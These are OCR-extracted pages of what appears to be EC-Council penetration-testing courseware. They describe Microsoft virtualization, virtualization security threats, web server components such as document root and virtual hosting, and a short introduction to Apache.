
- **Microsoft**

  Source: *https://www.microsoft.com*

  Microsoft provides built-in virtualization on Hyper-V, which is included in Windows Server. Microsoft virtualization solutions help in reducing costs by consolidating more workloads on fewer servers. Moreover, increase IT agility and flexibility across on-premises and cloud resources with Microsoft virtualization solutions.

  Microsoft virtualization products range from the data center to the desktop for managing both physical and virtual assets from a single platform.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virtualization Security and Concerns

A virtualized environment facilitates the detection of new attack exposures thereby forcing the user to take protective measures for both hosts and the virtual machines. In a non-virtualized environment, each host is separately held, consisting of separate services and web servers. The services run in their own spaces and they connect directly to the network. In a virtualized environment, several guest hosts are placed in a single host. Here, all the services are grouped together, thereby increasing the chances of vulnerabilities in the system.

Virtualization Security is obtained using a certain set of security measures, procedures and processes in order to protect the virtualization infrastructure/environment

Typical Virtualization Security Process includes:

- Securing Virtual Environment
- Securing each VM at system level
- Securing Virtual network

Virtualization Security Concerns

The following are the different security concerns of virtualization:

- Due to additional layer of infrastructure complexity, it is difficult to monitor unusual events and anomalies
- Offline can be used as gateway to gain access to a company's systems
- Due to dynamic nature of a virtual machines, workload can easily be moved to a new virtual machine with a lower level of security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are different issues and challenges while implementing and using virtualization. Two major challenges are:

- **Traditional threats**

  Traditional threats to the virtual environment include:


  - Malicious code in virtual machines and appliances.
  - Errors while configuring virtual network and firewalls.
  - Hypervisor Configuration liabilities.
  - Data leakage.

- **New threats**

  New threats to the Virtual Machine environments are:

  - Management console vulnerability allows the pen tester to remotely control the virtual machines using the management consoles.
  - A vulnerable hypervisor can act as a danger to both the host as well as virtual machines.
  - Poor Hypervisor design makes the whole system vulnerable to attacks.
  - Lack of updating guest OS and installing security patches to the virtual machines.
  - Vulnerabilities in the host system makes it easier for the pen tester to dive into the virtual environment without much effort.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server

This section deals with the basic concepts of Web Server such as what a web server is, how it functions, and the other elements associated with it. This section also gives a brief overview of the web server and its architecture. It will also explain common reasons or mistakes made that allow attackers to hack a web server successfully.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Operations

A web server is a computer system that **stores, processes and delivers web pages** to clients via HTTP

Components of Web Server

- **Document Root**: Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests
- **Server Root**: Stores server's configuration, error, executable and log files
- **Virtual Document Tree**: Provides storage on a different machine or disk after the original disk is filled up
- **Virtual Hosting**: Technique of hosting multiple domains or websites on a same server
- **Web Proxy**: Proxy server that sits in between the web client and web server to prevent IP blocking and maintain anonymity




Figure: Typical Client-Server Web Server Operation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to the global clients via HTTP protocol. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, videos, and so on, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information/content from the data storage or from the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.




Figure A.203: Screenshot displaying typical client-server web server operation

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of a Web Server

A web server consists of the following components:

- **Document Root**

  Document root is one of the web server's root file directories that stores critical HTML files related to the web pages of a domain name that will serve in response to the requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named as certroot and is stored in */admin/web* directory, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files where one file is dedicated to the code that implements the server and other three are subdirectories, namely, `-conf`, `-logs`, and `-cgi-bin` used for configuration information, store logs, and executables, respectively.

- **Virtual Document Tree**

  Virtual document tree provides storage on a different machine or a disk after the original disk is filled-up. It is case sensitive and can be used to provide object-level security.

  In the above example, under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the admin/web/certroot is stored in another disk.

- **Virtual Hosting**

  It is a technique of hosting multiple domains or websites on the same server. This allows sharing of resources between various servers. It is employed in large-scale companies where the company resources are intended to be accessed and managed globally.


  Following are the types of virtual hosting:

  - Name-based hosting
  - IP-based hosting
  - Port-based hosting

- **Web Proxy**

  A proxy server sits in between the web client and web server. Due to the placement of web proxies, all the requests from the clients will be passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache

Apache is an open-source cross-platform web server software, developed and maintained by Apache Software Foundation. It was released in 1995 and soon became popular on the web server market.

Apache web server is fast, reliable, and secure. It is responsible for handling each HTTP request and response. It means, it accepts HTTP request from the users and response them by sending desired files and folders. Moreover, it also enables the users to save their files in the root directory and can share them with the other users.

